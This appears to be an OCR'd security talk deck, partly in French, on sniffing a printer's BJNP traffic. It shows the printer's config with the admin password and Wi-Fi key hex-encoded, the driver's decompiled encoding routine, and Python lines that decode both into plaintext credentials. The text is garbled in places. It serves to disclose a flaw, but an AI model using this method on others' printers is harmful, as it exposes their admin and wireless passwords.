Hacking your printer for fru and... ntflolog?!


by Fist0urs <eddy.maaalou@gmail.com>












init.pcapng Fichier Editer Vue Aller Capture Analyser Statistiques Telephonie Wireless Qutils Aide Expression... + ip.addr==192.168. Time Source Destination Protocol Length Info 58 Scanner Command: Discover 13 14.349693 192.168. 192.168. BJNP 16 14.354409 192.168. 192.168. BUND 74 Scanner Response: Discover 17 14.356112 192.168. 192.168. 158 Scanner Command: Scan Job Details BJNP 18 14.357994 192.168. 192.168. BJNP 110 Scanner Response: Scan Job Details





88 87 17 e6 78 3e 94 de 80 6b 02 e3 08 00 45 00x>.. .k....E. 0010 00 30 38 a5 00 00 80 11 00 00 c0 a8 2a 0d c0 a8 .08....*... 0020 2a 31 ff 05 21 a3 00 1c d5 bc 42 4a 4e 50 01 30 *1..!... ..BJNP.0 0030 00 00 00 01 00 00 00 00 00 04 80 00 00 00

Session Id: 0 Davload Length: 4

```
RC80;100;...u....<adminid>ADMIN</adminid><pswdon>1</pswdon><pswd><![CDATA[6978627a335133364b5578743251594b59386573]]></pswd><firmver>1.050
firmver><firmUSBupdate>0</firmLBBupdate><firmLANupdate><firmLANupdate><extmode><0o</extmode><maxNUM>0</maxNUM><macfilteron>0</macfilteron><macfilter></
macfilter><ipfilteron>0</ipfilteron><ipfilter></ipfilter></ipfilter></iSDon>1</WSDon><enableLAN>1</enableLAN><param set><ID><![CDATA[wireless0]]></ID><friendlyname></
friendlyname><ifenable>1</ifenable><linkactive>1</linkactive><802.11><IFtype>n</IFtype><wlmode>infra</wlmode><ssid><
ssid><bssid>FFFFFFFFFF/bssid><ch>6</ch><wepon>0</wepon>6</ch><weplength>64</weplength><wepformat>STRING</wepformat><auth>AUTO</auth><wepid>1</wepid><wep1></
wep1><wep2></wep3></wep3></wep4></wep4></pwrmng>0</pwrmng></pwrmng>
wpa2on><wpa2 encrypt>CCMP</wpa2 encrypt><wpa psk>757e602f782b32625278412b4a7a6131217a3d56</wpa psk><setbssidenable>1</
setbssidenable><searchparamenable>1</searchparamenable></802.11><IP><ipmode>MANUAL</ipmode><ipaddress>192.168.
                                                                                     :/gateway><ipv6on>0</ipv6on><ipmodev6>AUTO</
ipaddress><hwaddress>
                              </hwaddress><submask>255.255.255.0</submask><gateway>192.168.
ipmodev6><ipaddresslinklocalv6></ipaddresslinklocalv6></ipaddressv6></ipaddressv6></gatewayv6></submasklengthv6>0</submasklengthv6></IP></
pswdon><macfilteron> </macfilteron><ipfilteron> </ipfilteron><WSDon>0,1</WSDon><enableLAN>0,1</enableLAN><param set><ID><![CDATA[wireless0]]></
ID><IP><ipmode>AUTOIP,DHCP,MANUAL</ipmode><ipv6on>0,1</ipv6on><ipmodev6>AUTO,MANUAL</ipmodev6></IP><802.11><wlmode>infra</
wlmode><ch>1,2,3,4,5,6,7,8,9,10,11,12,13</ch><wepon>0,1</wepon><wepid>1,2,3,4</wepid><weplength>64,128</weplength><auth>Auto,OPEN,SHARED</a>
auth><wepformat>STRING, HEX</wepformat><pwrmng>0,1</pwrmng><wpaon>0,1</pwrmnd><wpamode><wpa encrypt>TKIP, CCMP</wpa encrypt><wpa2on>0,1</pr>
wpa2on><wpa2 encrypt>TKIP,CCMP</wpa2 encrypt></802.11></param set><ID><![CDATA[USB0]]></ID><ifenable>0</ifenable></
param set>.BJNP......BJNP......BJNP.......BJNP......BJNP......BJNP.....
```


BJNP.....S firmver><firmUSBupdate>0 firm Bupdate><firmLANupdate>0</ri> macfilter><ipfilteron>0</ipfilteron><ipfilter></ipfilter></ipfilter></ipfilter></enableLAN>1</enableLAN><param set><ID><![CDATA[wireless0]]></ID><friendlyname></ friendlyname><ifenable>1</ifenable><linkactive>1</linkactive><802.11><IFtype>n</IFtype><wlmode>infra</wlmode><ssid>< wep1><wep2></wep3></wep3></wep3></wep4></wep3><wpa_encrypt></wpa_encrypt><wpa2on>1</ wpa2on><wpa2 encrypt>CCMP</wpa2 encrypt><wpa psk>757e602f782b32625278412b4a7a6131217a3d56</wpa psk>< etbssidenable>1</ setbssidenable><searchparamenable>1</sea decomposition of the set ipmodev6><ipaddresslinklocalv6></ipaddresslinklocalv6></ipaddressv6></ipaddressv6></gatewayv6></gatewayv6><submasklengthv6>0</submasklengthv6></IP></ param set><param set><ID><![CDATA[USB0]]></ID><ifenable>0</ifenable></param set>BJNP......BJNP.......BJNP.......SRC80;100;......<pswdon>0,1 pswdon><macfilteron> (/macfilteron> (/ipfilteron> (/ipfilteron> (/ipfilteron> (/ipfilteron> (/ipfilteron> (/ipfilteron) (/ipfilteron> (/ipfilteron) (/ipfilt ID><IP><ipmode>AUTOIP,DHCP,MANUAL</ipmode><ipv6on>0,1</ipv6on><ipmodev6>AUTO,MANUAL</ipmodev6></IP><802.11><wlmode>infra</ wlmode><ch>1,2,3,4,5,6,7,8,9,10,11,12,13</ch><wepon>0,1</wepon><wepid>1,2,3,4</wepid><weplength>64,128</weplength><auth>AUTO,OPEN,SHARED</ auth><wepformat>STRING, HEX</wepformat><pwrmng>0,1</pwrmng><wpaon>0,1</wpaon><wpamode>EAP/PSK</wpamode><wpa encrypt>TKIP, CCMP</wpa encrypt><wpa2on>0,1</pr wpa2on><wpa2_encrypt>TKIP,CCMP</wpa2_encrypt></802.11></param_set><param_set><ID><![CDATA[USB0]]></ID><ifenable>0</ifenable></ param set>.BJNP......BJNP......BJNP.......SRC80;100;......BJNP......BJNP......





Raw-SHA1?





C:\Users\Fist0urs\Desktop\pwn_printer\pilotes\mp6...\DrvSetup\

C:\Users\Fist0urs\Desktop\pwn_printer\pilotes\mp68-win...\LAN\

C:\Users\Fist0urs\Desktop\pwn_printer\pilotes\mp6...\NWTOOL\

C:\Users\Fist0urs\Desktop\pwn_printer\pilotes\mp6...\NWTOOL\

1 023 KB

358 KB 2

979 KB 4

1 043 KB 4

10


CNMNPPM.DLL


f	sub_10023190
f	DIIEntryPoint
f	InitializePrintMonitor2
f	sub_100233A5
f	sub_100234A5
f	sub_1002378A
f	sub_100239AA
f	sub_10023B2A
f	sub_10024621
f	sub_1002474E
f	sub_100247E0
f	sub_10024B65
f	sub 10024DEE

's'	.text:100228C4	A000000A	C	macfilter
's'	.text:100228D0	8000000	C	extmode
's'	.text:100228D8	00000008	C	firmver
S	.text:100228E0	00000005	C	pswd
's'	.text:100228E8	80000000	C	adminid
's'	.text:100228F0	8000000	С	gateway
's'	.text:100228F8	8000000	C	submask
's'	.text:10022900	0000000A	C	hwaddress
's'	.text:1002290C	A000000A	C	ipaddress
's'	.text:10022918	00000005	C	wep4
's'	.text:10022920	00000005	C	wep3
's'	.text:10022928	00000005	С	wep2
's'	.text:10022930	00000005	C	wep1

```
if ( *(_BYTE *)a3 & 2 )
{
  LOBYTE(Dst) = 0;
  sub_1004D9D0(a3 + 260, (char *)&Dst, 256);
  v76 = *a2;
  v5 = sub_1004E180(a1, &v76, 0, (int)"pswd", (int)&Dst, &v77);
  if ( v5 )
    return v5;
}
```

```
do
{
   if ( v5 >= a3 - 2 )
      break;
   v6 = sprintf(v4, "%02X", *(_BYTE *)v3++);
   v4 += v6;
   v5 += v6;
}
while ( *(_BYTE *)v3 );
```








- >>> "6978627a335133364b5578743251594b59386573".decode("hex") 'ixbz3Q36KUxt2QYKY8es'
- >>> "757e602f782b32625278412b4a7a6131217a3d56".decode("hex")
- 'u~\/x+2bRxA+Jza1!z=V'





Conclusion:


- possibilité de récupérer le mot de passe de l'interface web d'administration de l'imprimante
- possibilité de récupérer le mot de passe de l'AP Wifi
- depuis un accès filaire...

```
-/Documents/Shared_Folder/pwn_printer$ hachoir-subfile fufu.pcapng
[+] Start search on 5606264 bytes (5.3 MB)

[+] File at 93506 size=305609 (298.4 KB): JPEG picture

[+] End of search -- offset=5606264 (5.3 MB)

Total time: 754 ms -- global rate: 7.1 MB/sec
```



```
[Calculated window size: 65535]


[Window size scaling factor: -2 (no window scaling used)]

▷ Checksum: 0xa00a [validation disabled]

Urgent pointer: 0

▷ [SEQ/ACK analysis]

TCP segment data (1460 bytes)
```







RECRUTE

